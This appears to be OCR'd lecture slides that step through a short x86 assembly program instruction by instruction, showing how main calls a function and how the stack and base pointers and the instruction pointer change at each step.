
```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax       0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```

| | |
|---|---|
| %eax | |
| %edx | |
| %esp | 0xfd2d0 |
| %ebp | 0xfd2c0 |
| %eip | 0x80483a5 |





```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax       0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```

| %eax | |
|---|---|
| %edx | |
| %esp | 0xfd2d0 |
| %ebp | 0xfd2c0 |
| %eip | 0x80483a6 |





```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax       0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```

| | |
|---|---|
| %eax | |
| %edx | |
| %esp | 0xfd2d0 |
| %ebp | 0xfd2d0 |
| %eip | 0x80483a6 |





```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax       0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```

| | |
|---|---|
| %eax | |
| %edx | |
| %esp | 0xfd2d0 |
| %ebp | 0xfd2d0 |
| %eip | 0x80483a8 |





```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax       0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```

| | |
|---|---|
| %eax | |
| %edx | |
| %esp | 0xfd2b8 |
| %ebp | 0xfd2d0 |
| %eip | 0x80483a8 |





```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax       0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```

| | |
|---|---|
| %eax | |
| %edx | |
| %esp | 0xfd2b8 |
| %ebp | 0xfd2d0 |
| %eip | 0x80483ab |





```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax       0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```

| | |
|---|---|
| %eax | |
| %edx | |
| %esp | 0xfd2b8 |
| %ebp | 0xfd2d0 |
| %eip | 0x80483ab |





```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax       0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```

| | |
|---|---|
| %eax | |
| %edx | |
| %esp | 0xfd2b8 |
| %ebp | 0xfd2d0 |
| %eip | 0x80483b3 |





```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax       0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```

| | |
|---|---|
| %eax | |
| %edx | |
| %esp | 0xfd2b8 |
| %ebp | 0xfd2d0 |
| %eip | 0x80483b3 |





```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax       0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```

| | |
|---|---|
| %eax | |
| %edx | |
| %esp | 0xfd2b8 |
| %ebp | 0xfd2d0 |
| %eip | 0x80483ba |



